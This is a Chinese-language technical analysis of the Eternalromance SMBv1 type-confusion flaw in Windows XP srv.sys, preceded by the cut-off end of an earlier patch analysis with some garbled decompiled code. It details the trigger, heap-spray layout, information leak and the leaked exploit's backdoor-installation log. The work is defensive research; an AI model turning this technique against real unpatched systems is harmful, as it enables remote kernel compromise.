            if (RtlULongAdd(&amp;amp;v8) = 1u &amp;amp;&amp;amp; v10 Flags) &amp;gt;= 2u
                &amp;amp;&amp;amp; WPP_GLOBAL_Control-&amp;gt;Characteristics &amp;amp; 1
                &amp;amp;&amp;amp; KeGetCurrentIrql() AttachedDevice, WPP_GLOBAL_Control-&amp;gt;CurrentIrp);
            }
            goto LABEL_104;
        }
        //goto error
        //略...
}
```

修复后：

```
int __fastcall SrvOs2FeaListSizeToNt(_DWORD *a1)
{
        int v1; // edi@1
        int v2; // ebx@1
        unsigned int v3; // esi@1
        unsigned int v4; // ebx@1
        _DWORD *v6; // [sp+Ch] [bp-Ch]@1
        int v7; // [sp+10h] [bp-8h]@3
        int v8; // [sp+14h] [bp-4h]@1

        v1 = 0;
        v6 = a1;
        v2 = *a1;
        v3 = (unsigned int)(a1 + 1);
        v8 = 0;
        v4 = (unsigned int)a1 + v2;
        while (v3 = v4 || (v7 = *(_BYTE *)(v3 + 1) + *(_WORD *)(v3 + 2), v7 + v3 + 5 &gt; v4))
            {

                *(DWORD*)v6 = v3 - (_DWORD)v6;
                return v1;
            }
            if (RtlULongAdd(&amp;amp;v8) &lt; 0)
                return 0;
```

```
            v1 = v8;
            v3 += v7 + 5;
        }
        return v1;
}
int __thiscall ExecuteTransaction(int this)
{
        //略...
        if (*(_DWORD *)(v3 + 0x50) &lt; 2u)
        {
            _SrvSetSmbError2(0, 464,
&quot;onecore\\base\\fs\\remotefs\\smb\\srv\\srv.downlevel\\smbtrans.c&quot;);
            SrvLogInvalidSmbDirect(v1, v10);
            goto LABEL_109;
        }

        if (v11 Flags) &gt;= 2u
                &amp;&amp; WPP_GLOBAL_Control-&gt;Characteristics &amp; 1
                &amp;&amp; KeGetCurrentIrql() AttachedDevice, WPP_GLOBAL_Control-&gt;CurrentIrp);
            }
            goto LABEL_108;
        }
        //goto error
        //略...
}
```

修补的方法就是将修补*(WORD*)v6 = v3 - (_DWORD)v6; 变成了*(DWORD*)v6 = v3 - (_DWORD)v6;; 还有就是*(_DWORD *)(v3 + 0x50) >= 1 变成了 *(_DWORD*)(v3 + 0x50) >= 2u 笔者在调试的时候发现触发漏洞的正好是 1。

由于作者水平有限，有什么错误欢迎大家指出

联系作者：pgboy1988

dump.bin

Eternalromance (永恒浪漫) 漏洞分析

作者：progmboy
原文来源：【360 安全卫士技术博客】
http://blogs.360.cn/360safe/2017/04/19/eternalromance-analyze/

1 环境

EXPLOIT:

Eternalromance-1.3.0

TARGET:

windows xp sp3

FILE:

srv.sys 5.1.2600.5512

2 Exploit 使用

我们可以发现工具包中有两个 Eternalromance，一个 1.4.0，另外一个是 1.3.0。经过我一翻折腾也没有把 1.4.0 跑起来。无奈试了下 1.3.0 发现竟然能成功运行。因此便有了这篇分析。大家可能都会用 fuzzbunch 这个命令行了。但是我们调试的时候总不能调一次都要重新输入 TargetIp 等那些配置吧。告诉大家一个省劲的方法。首先 fuzzbunch 按正常流程走一遍。在最后跑起 exp 的时候，在 Log 目录下会生成一个 xml 的配置文件。然后大家就可以用 Eternalromance.1.3.0 –inconfig “xml 路径” 来调用了。还有就是你也可以改 exploit 下的那个配置文件不过你得填非常多的参数。

3 基础知识

不想看的同学可以直接跳到 漏洞相关的重点那里

3.1 SMB Message structure

SMB Messages are divisible into three parts:

* fixed-length header

* variable length parameter block

* variable length data block

header 的结构如下 :

```
SMB_Header
    {
    UCHAR    Protocol[4];
    UCHAR    Command;
    SMB_ERROR Status;
    UCHAR    Flags;
    USHORT Flags2;
    USHORT PIDHigh;
    UCHAR    SecurityFeatures[8];
    USHORT Reserved;
    USHORT TID;
    USHORT PIDLow;
    USHORT UID;
    USHORT MID;
    }
```

更详细见 (https://msdn.microsoft.com/en-us/library/ee441702.aspx)

3.2 SMB_COM_TRANSACTION (0x25)

为事务处理协议的传输子协议服务。这些命令可以用于 CIFS 文件系统内部通信的邮箱和命名管道。如果出书的数据超过了会话建立时规定的 MaxBufferSize，必须使用 SMB_COM_TRANSACTION_SECONDARY 命令来传输超出的部分：SMB_Data.Trans_Data 和 SMB_Data.Trans_Parameter。这两部分在初始化消息中没有固定。

如果客户端没有发送完所有的 SMB_Data.Trans_Data，会将 DataCount 设置为小于 TotalDataCount 的一个值。同样的，如果 SMB_Data.Trans_Parameters 没有发送完，会设置 ParameterCount 为一个小于 TotalParameterCount 的值。参数部分优先级高于数据部分，客户端在每个消息中应该尽量多的发送数据。服务器应该可以接收无序到达的 SMB_Data.Trans_Parameters 和 SMB_Data.Trans_Data，不论是大量还是少量的数据。

在请求和响应消息中，SMB_Data.Trans_Parameters 和 SMB_Data.Trans_Data 的位置和长度都是由 SMB_Parameters.ParameterOffset、SMB_Parameters.ParameterCount,SMB_Parameters.DataOffset 和 SMB_Parameters.DataCount 决定。另外需要说明的是，SMB_Parameters.ParameterDisplacement 和 SMB_Parameters.DataDisplacement 可以

用来改变发送数据段的序号。服务器应该优先发送 SMB_Data.Trans_Parameters。客户端应该准备好组装收到的 SMB_Data.Trans_Parameters 和 SMB_Data.Trans_Data，即使它们是乱序到达的。

The PID, MID, TID, and UID MUST be the same for all requests and responses that are part of the same transaction.

更详细看（https://msdn.microsoft.com/en-us/library/ee441489.aspx)


3.3 SMB_COM_TRANSACTION_SECONDARY(0x26)

此命令用来完成 SMB_COM_TRANSACTION 中未传输完毕数据的传输。在请求和响应消息中，SMB_Data.Trans_Parameters 和 SMB_Data.Trans_Data 的位置和长度都是由 SMB_Parameters.ParameterOffset、SMB_Parameters.ParameterCount,SMB_Parameters.DataOffset 和 SMB_Parameters.DataCount 决定。另外需要说明的是，SMB_Parameters.ParameterDisplacement 和 SMB_Parameters.DataDisplacement 可以用来改变发送数据段的序号。服务器应该优先发送 SMB_Data.Trans_Parameters。客户端应该准备好组装收到的 SMB_Data.Trans_Parameters 和 SMB_Data.Trans_Data，即使它们是乱序到达的。

更详细看（https://msdn.microsoft.com/en-us/library/ee441949.aspx)

3.4 SMB_COM_WRITE_ANDX (0x2F)

结构如图：



更详细看（https://msdn.microsoft.com/en-us/library/ee441848.aspx)

3.5 总结下漏洞相关的重点

客户端处理 SMB_COM_TRANSACTION 命令的时候如果数据大小超过 MaxBufferSize，则需要使用 SMB_COM_TRANSACTION_SECONDARY 传输剩下的数据。

对于作为同一 Transcation 部分的所有请求和响应，PID，MID，TID 和 UID 必须相同。

4 漏洞分析

4.1 SrvSmbTransactionSecondary

结合上一节的重点中提到的。

如果我们先发送了一个数据大小大于 MaxBufferSize 的 SMB_COM_TRANSACTION 数据包。那么接下来肯定是要发送 SMB_COM_TRANSACTION_SECONDARY 来传输剩余的数据，那么服务器在收到处理 SMB_COM_TRANSACTION_SECONDARY 这个命令的时候肯定会找他对应的那个 Transcation。同时服务器也可能同时收到很多个包含 SMB_COM_TRANSACTION_SECONDARY 命令的数据包。怎么定位某个 MB_COM_TRANSACTION_SECONDARY 数据包对应的 SMB_COM_TRANSACTION 数据包呢？重点里也提到了。如果 MB_COM_TRANSACTION_SECONDARY 数据包中的 PID,MID,TID 和 UID 和 SMB_COM_TRANSACTION 数据包中的相同，那么就认为是同一部分的请求。

代码是这么实现的 。

```
int __thiscall SrvSmbTransactionSecondary(int this)
{
  int v1; // ebx@1
  int pSmbParamter; // edi@1
  TRANSCATION *pTransation; // eax@1 MAPDST
  unsigned int ParameterDisplayment; // ecx@10 MAPDST
  size_t ParameterSize; // eax@10 MAPDST
  size_t DataSize; // edx@10 MAPDST
  int pTransList; // [sp+Ch] [bp-24h]@1
  PERESOURCE Resource; // [sp+18h] [bp-18h]@26
  struct _ERESOURCE *Resourcea; // [sp+18h] [bp-18h]@30
  int pSmbHeader; // [sp+1Ch] [bp-14h]@1
  int ParameterOffset; // [sp+20h] [bp-10h]@10
  int DataOffset; // [sp+28h] [bp-8h]@10

  v1 = this;
  pSmbParamter = *(_DWORD *)(this + 0x6C);
  pSmbHeader = *(_DWORD *)(this + 0x68);
  pTransList = *(_DWORD *)(this + 0x4C);

  //
  // 首先查找 SMB_COM_TRANSACTION_SECONDARY 对应的 SMB_COM_TRANSACTION
  //

  pTransation = (TRANSCATION *)SrvFindTransaction(pTransList, pSmbHeader, 0);
  if ( !pTransation )
  {
    return 2;
  }
  if ( !*(_BYTE *)(pTransation->field_10 + 0x98) )
  {
    ParameterDisplayment = *(_WORD *)(pSmbParamter + 9);
    ParameterOffset = *(_WORD *)(pSmbParamter + 7);
    ParameterSize = *(_WORD *)(pSmbParamter + 5);
    DataOffset = *(_WORD *)(pSmbParamter + 0xD);
    DataSize = *(_WORD *)(pSmbParamter + 0xB);
    DataDisplayment = *(_WORD *)(pSmbParamter + 0xF);
```

```
if ( pTransation->field_93 )
{
      //...
}
else
{
   //Check
   Resource = *(PERESOURCE *)(*(_DWORD *)(v1 + 0x60) + 0x10);
   if ( ParameterSize + ParameterOffset > *(_DWORD *)(*(_DWORD *)(v1 + 0x60) + 0x10)
      || DataOffset + DataSize > (unsigned int)Resource
      || ParameterSize + ParameterDisplayment > pTransation->TotalParameterCount
      || DataSize + DataDisplayment > pTransation->TotalDataCount )
   {
       //CheckFaild
   }
   else
   {
      if ( pTransation->field_94 != 1 )
      {
         //
         // 这里将 SMB_COM_TRANSACTION_SECONDARY 传过来的 Parameter 和 Data 都保存
         // 到 Transaction 中
         //

         //拷贝 Parameter Buffer
         if ( ParameterSize )
            _memmove(
               (void *)(ParameterDisplayment + pTransation->ParameterBuffer),
               (const void *)(pSmbHeader + ParameterOffset),
               ParameterSize);                          // parameter

         //复制 Data Buffer,这里注意下，下面会提到！!
         if ( DataSize )
            _memmove(
               (void *)(DataDisplayment + pTransation->DataBuffer),
               (const void *)(pSmbHeader + DataOffset),
               DataSize);                               // data
```

```
                return 2;
            }
        }
    }
  }
  return 1;
}
```

这个 SMB_COM_TRANSACTION_SECONDARY 命令的处理函数的大体流程就是首先查找 SMB_COM_TRANSACTION_SECONDARY 对应的 SMB_COM_TRANSACTION 如果找到就将 SMB_COM_TRANSACTION_SECONDARY 中的 Parameter 和 Data 都复制到 SMB_COM_TRANSACTION 中去。

4.2 SrvFindTransaction

下面来看下查找的逻辑 SrvFindTransaction :

```
int __stdcall SrvFindTransaction(int a1, int pSmbHeaderOrMid, int a3)
{
  SMB_HEADER *pSmbHeader_; // edi@1
  struct _ERESOURCE *v4; // ebx@4
  _DWORD **pTransList; // edx@4
  _DWORD *i; // ecx@4
  TRANSCATION *v7; // eax@5
  int v9; // esi@14

  pSmbHeader_ = (SMB_HEADER *)pSmbHeaderOrMid;

  //
  // command 0x2f is SMB_CMD_WRITE_ANDX
  // a3 = SMB_CMD_WRITE_ANDX->Fid
  //

  if ( *(_BYTE *)(pSmbHeaderOrMid + 4) == 0x2F )
    pSmbHeaderOrMid = a3;
  else
    LOWORD(pSmbHeaderOrMid) = *(_WORD *)(pSmbHeaderOrMid + 0x1E);
  v4 = (struct _ERESOURCE *)(a1 + 0x130);
```

```
  ExAcquireResourceExclusiveLite((PERESOURCE)(a1 + 0x130), 1u);
  pTransList = (_DWORD **)(*(_DWORD *)(a1 + 0xF4) + 8);
  for ( i = *pTransList; ; i = (_DWORD *)*i )
  {
    if ( i == pTransList )
    {
      //
      // 查到最后了退出
      //

      ExReleaseResourceLite(v4);
      return 0;
    }

    //
    // 这里是对比 TID，PID，UID,MID
    // 这里注意这个 MID,如果命令是 SMB_CMD_WRITE_ANDX MID 就是 SMB_CMD_WRITE_ANDX MID 数据包中的 Fid
    //

    v7 = (TRANSCATION *)(i - 6);
    if ( *((_WORD *)i + 47) == pSmbHeader_->TID
&& v7->ProcessId == pSmbHeader_->PIDLow
&& v7->UserId == pSmbHeader_->UID
&& v7->MutiplexId == (_WORD)pSmbHeaderOrMid )// MutilplexId 如果名令时 SMB_CMD_WRITE_ANDX 那么这里是 Fid
    {
      break;
    }
  }
  if ( BYTE1(v7->field_0) == 2 )
  {
    _InterlockedExchangeAdd((volatile signed __int32 *)(v7->field_8 + 4), 1u);
    v9 = (int)(i - 6);
  }
  else
  {
```

```
    v9 = 0;
  }
  ExReleaseResourceLite(v4);
  return v9;
}
```

大家可以看下逻辑。重点在这里如果命令是 SMB_CMD_WRITE_ANDX(0x2f)话那么 MID 的对比就不一样了 ,这里是用 Transaction->MID 和 SMB_CMD_WRITE_ANDX->Fid 比较。如果一样返回 pTransaction。那么问题来了。如果服务器端正好有一个其他的 Transaction->MID 恰好和 SMB_CMD_WRITE_ANDX->Fid 的相等那么将会返回一个错误的 pTransaction。很经典的类型混淆。

处理 SMB_CMD_WRITE_ANDX 的函数 SrvSmbWriteAndX 代码如下 :

```
signed int __thiscall SrvSmbWriteAndX(int this)
{
    ...略
      pTrans = (TRANSCATION *)SrvFindTransaction(pTransList, pSmbTranscationBuffer,
Fid);
      pTrans_ = pTrans;
      if ( !pTrans )
      {
        if ( (unsigned int)SrvWmiEnableLevel >= 2 && SrvWmiEnableFlags & 1 &&
KeGetCurrentIrql() < 2u )
          WPP_SF_(64, &unk_1E1CC);
        v40 = "d:\\xpsp\\base\\fs\\srv\\smbrdwrt.c";
        v37 = 3216;
        goto LABEL_69;
      }
      if ( pTrans->TotalDataCount - pTrans->nTransDataCounts < v11 )
      {
        SrvCloseTransaction(pTrans);
        SrvDereferenceTransaction(pTrans_);
        _SrvSetSmbError2(v1, 0x80000005, 0, 3238,
(int)"d:\\xpsp\\base\\fs\\srv\\smbrdwrt.c");
        StatusCode = 0x80000005;
        goto LABEL_100;
      }
```

```
    v31 = Size;
    qmemcpy((void *)pTrans->DataBuffer, VirtualAddress, Size);

    //
    // !!!! 这里将 DataBuffer 指针给增加了!!!!
    //

    pTrans_->DataBuffer += Size;
    pTrans_->nTransDataCounts += v31;
  ...略
}
```


看到 pTrans_->DataBuffer += Size 这句相信大家就能明白了。这里将 DataBuffer 的指针增大了。再处理此 Transcation 的 SMB_COM_TRANSACTION_SECONDARY 命令的时候也就是 SrvSmbTransactionSecondary 中复制 Data 的 memcpy 可就越界了 !!!!!

所以此漏洞可以总结成类型混淆造成的越界写。


4.3 Exploit 抓包

通过对 Exploit 抓包我们可以看到其漏洞触发过程。

首先发送 SMB_COM_TRANSACTION 命令创建一个 TID=2049 PID=0 UID=2049 MID=16385(0x4001)的 Transcation：




然后发送 SMB_CMD_WRITE_ANDX 命令还增加 pTrans_->DataBuffer 这个指针：



5 漏洞利用

从上面描述可以看出，该漏洞为类型混淆导致的越界写漏洞。前期通过 spray 使多个 TRANSACTION 相邻，然后让其中一个 TRANSACTION 触发该漏洞，再通过该 TRANSACTION 越界写其相邻的 TRANSACTION

spary 最终 memory view:



spray 的目的是构造出下出三个相邻的 transaction，其中 write_transaction 主要用于写操作，leak_transaction 主要用于信息泄露，而 control_transaction 为触发漏洞的 transaction,触发之后其他 InData 字段会增加 0x200，以致于可写的范围可以向后延伸 0x200.利用于这点可以写与其相依的 write_transaction 的 InData 字段。从面达到任意地址写的效果。

注：本次调试中 control_transaction 地址为：0x58b90, write_transaction 地址为: 0x59c38, leak_transaction 地址为:0x5ace0

其中 TRANSACTION 结构部份如下 ：

```
typedef struct _TRANSACTION {
    //...
    /*+0xc*/        LPVOID Connection;
    //...
    /*+0x34*/       LPWORD InSetup;
    //...
    /*+0x40*/       LPBYTE OutParameters;
    /*+0x44*/       LPBYTE InData; /*写的目的地址*/
    /*+0x48*/     LPBYTE OutData; /*读的目的地址*/
    //...
    /*+0x60*/     DWORD DataCount; /*控制可读的长度*/
    /*+0x64*/     DWORD TotalDataCount
    }TRANSACTION
```

写操作 ：

```
SMB_PROCESSOR_RETURN_TYPE SrvSmbTransactionSecondary (
    SMB_PROCESSOR_PARAMETERS
    )
{
    //...
```

```
    request = (PREQ_TRANSACTION_SECONDARY)WorkContext->RequestParameters;
    header = WorkContext->RequestHeader;
    transaction = SrvFindTransaction( connection, header, 0 );
    //...
    dataOffset = SmbGetUshort( &request->DataOffset );
    dataCount = SmbGetUshort( &request->DataCount );
    dataDisplacement = SmbGetUshort( &request->DataDisplacement );
    //...

    // Copy the parameter and data bytes that arrived in this SMB.
    //...
    if ( dataCount != 0 ) {
        RtlMoveMemory(
            transaction->InData + dataDisplacement,
            (PCHAR)header + dataOffset,
            dataCount);
    }
    //...
}
```

读操作 </> ：

```
VOID SrvCompleteExecuteTransaction (
    IN OUT PWORK_CONTEXT WorkContext,
    IN SMB_TRANS_STATUS ResultStatus)
{
    //...
    transaction = WorkContext->Parameters.Transaction;
    header = WorkContext->ResponseHeader;
    transactionCommand = (UCHAR)SmbGetUshort( &transaction->InSetup[0] );
    //...

        // Copy the appropriate parameter and data bytes into the message.
        if ( paramLength != 0 ) {
            RtlMoveMemory( paramPtr, transaction->OutParameters, paramLength );
        }

        if ( dataLength != 0 ) {
            RtlMoveMemory( dataPtr, transaction->OutData, dataLength );
```

```
        }
    //...
}
```

从 exp 运行的 log 可以看出该漏洞利用分为两部份：信息泄露 与 代码执行

```
<----------------| Entering Danger Zone |----------------->

        [*] Preparing dynamite...
                [*] Trying stick 1 (x86)...BOOM!
        [+] Successfully Leaked Transaction!
        [+] Successfully caught Fish-in-a-barrel

<----------------| Leaving Danger Zone |------------------>

[*] Attempting to find remote SRV module
        [+] Reading from CONNECTION struct at: 0x89A29C18
        [+] Found SRV global data pointer: 0xB76D8BEC
                [+] Locating function tables...
                        [+] Transaction2Dispatch Table at: 0xB76D8598
[*] Installing SMB Backdoor
        [+] Leaked Npp Buffer to Execute at: 0x8993FA28
        [+] Backdoor shellcode written
        [+] Backdoor function pointer overwritten
[*] Pinging backdoor...
```

5.1 信息泄露

需要泄露的信息包括 Transaction2Dispatch Table 基址 与 一块 NonePagedPool Buffer 地址. 通过修改 Transaction2Dispatch Table 中的函数指针来执行 shellcode， 其中 NonePagedPool Buffer 就是用于存放 shellcode.

5.1.1 泄露 Transaction2Dispatch Table 基址

从 exp 运行的 log 可以看出首先泄露 CONNECTION 结构基址：CONNECTION 地址存放于 TRANSACTION->Connection 字段。看到这，你可能已经想到该怎么做了：直接利用 constrol transaction 的 0x200 字节的越界能力修改 write_transaction 的 DataCount 字段让其可以越界读 leak_transaction 上的内容，从而读出 TRANSACTION->Connection。 但 exp 作者却并没有这么做，这里并不打算深究其原因，或许是有其他限制，或许不是。

作者这里利用了另一种复杂不少方法，通过另一种方法修改 write_transaction 的 DataCount 字段。

5.1.1.1 write_transaction 初始状态如下:

```
kd> dd 59c38
00059c38  109c020c 00000000 89b87378 89a29c18
00059c48  e1ed9900 e15e2960 00000000 00000000
00059c58  00020000 00059cd0 00002307 00000001
00059c68  00000000 00059cd4 00000000 00059cd4
00059c78  00059d14 00059cd4 0005acd4 00000000
00059c88  00000000 00000000 00000000 00000fc0
00059c98  00000000 00000040 00000000 00000000
00059ca8  00000001 08000000 0800cee6 0000004a
```

可以看出 CONNECTION 地址为 :89a29c18 ,OutData 为 0x5acd4 (== 59c38+0x109c) 已经是 write_transaction 的末尾，所以其 DataCount 为 0,表示不可读。

5.1.1.2 修改 write_transaction->DataCount

首先 修改 write_transaction 的 InSetup 为 0x23，这点通过 control_transaction 很容易完成。之后发包触发写 write_transaction 操作，会走到 ：

```
SMB_STATUS SRVFASTCALL ExecuteTransaction (
    IN OUT PWORK_CONTEXT WorkContext)
{
    //...
    transaction = WorkContext->Parameters.Transaction;
    //...
            command = SmbGetUshort(&transaction->InSetup[0]);
            //...
            switch( command ) {

            case TRANS_TRANSACT_NMPIPE:
                resultStatus = SrvTransactNamedPipe( WorkContext );
                break;

            case TRANS_PEEK_NMPIPE: //0x23
                resultStatus = SrvPeekNamedPipe( WorkContext );
                break;

            case TRANS_CALL_NMPIPE:
                resultStatus = SrvCallNamedPipe( WorkContext );
                break;
            //...
        }
```

```
        //...
}
```

由于之前已经将 write_transaction 的 InSetup 修改为 0x23，所以会 call SrvPeekNamedPipe。

```
# ChildEBP RetAddr
00 b21f8d44 b24cdcce srv!ExecuteTransaction+0x23b (FPO: [0,0,0])
01 b21f8d7c b248a836 srv!SrvSmbTransactionSecondary+0x2f1 (FPO: [Non-Fpo])
02 b21f8d88 b249ad98 srv!SrvProcessSmb+0xb7 (FPO: [0,0,0])
03 b21f8dac 805c7160 srv!WorkerThread+0x11e (FPO: [Non-Fpo])
04 b21f8ddc 80542dd2 nt!PspSystemThreadStartup+0x34 (FPO: [Non-Fpo])
05 00000000 00000000 nt!KiThreadStartup+0x16
```

SrvPeekNamedPipe() 调用 IoCallDriver 最终调到 RestartPeekNamedPipe()函数

```
VOID SRVFASTCALL RestartPeekNamedPipe (
    IN OUT PWORK_CONTEXT WorkContext)
{
    //...

    //
    // Success.    Generate and send the response.
    //
    transaction = WorkContext->Parameters.Transaction;
    pipePeekBuffer = (PFILE_PIPE_PEEK_BUFFER)transaction->OutParameters;

    readDataAvailable = (USHORT)pipePeekBuffer->ReadDataAvailable;
    messageLength = (USHORT)pipePeekBuffer->MessageLength;
    namedPipeState = (USHORT)pipePeekBuffer->NamedPipeState;

    //
    // ... then copy them back in the new format.
    //
    respPeekNmPipe = (PRESP_PEEK_NMPIPE)pipePeekBuffer;
    SmbPutAlignedUshort(
&respPeekNmPipe->ReadDataAvailable,
        readDataAvailable
        );
```

```
    SmbPutAlignedUshort(
&respPeekNmPipe->MessageLength,
            messageLength
            );
    SmbPutAlignedUshort(
&respPeekNmPipe->NamedPipeState,
            namedPipeState
            );

    //
    // Send the response.    Set the output counts.
    //
    // NT return to us 4 ULONGS of parameter bytes, followed by data.
    // We return to the client 6 parameter bytes.
    //
    transaction->SetupCount = 0;
    transaction->ParameterCount = 6;
    transaction->DataCount = WorkContext->Irp->IoStatus.Information - (4 * sizeof(ULONG));
    //...
}
```

该函数最终会修改 Transaction->DataCount 为 0x23c。

```
kd> ub
srv!RestartPeekNamedPipe+0x42:
b7700137 66895004          mov     word ptr [eax+4],dx
b770013b 83614c00          and     dword ptr [ecx+4Ch],0
b770013f c7415406000000    mov     dword ptr [ecx+54h],6
b7700146 8b4678            mov     eax,dword ptr [esi+78h]
b7700149 8b401c            mov     eax,dword ptr [eax+1Ch]
b770014c 83e810            sub     eax,10h
b770014f 85ff              test    edi,edi
b7700151 894160            mov     dword ptr [ecx+60h],eax

kd> ?ecx+0x60
Evaluate expression: 367768 = 00059c98

kd> r eax
eax=0000023c
```

```
kd> dd 00059c38
00059c38    109c020c 00000000 ffdff500 89a29c18
00059c48    e1ed9900 e15e2960 0005acf8 00058ba8
00059c58    00020000 00059cd0 00002307 00000001
00059c68    00000000 00059cd4 8993b3e5 00059cd4
00059c78    00059d14 ffdff500 0005acd4 00000000
00059c88    00000000 00000006 00000000 00000ff0
00059c98    0000023c 00000000 00000001 00000000
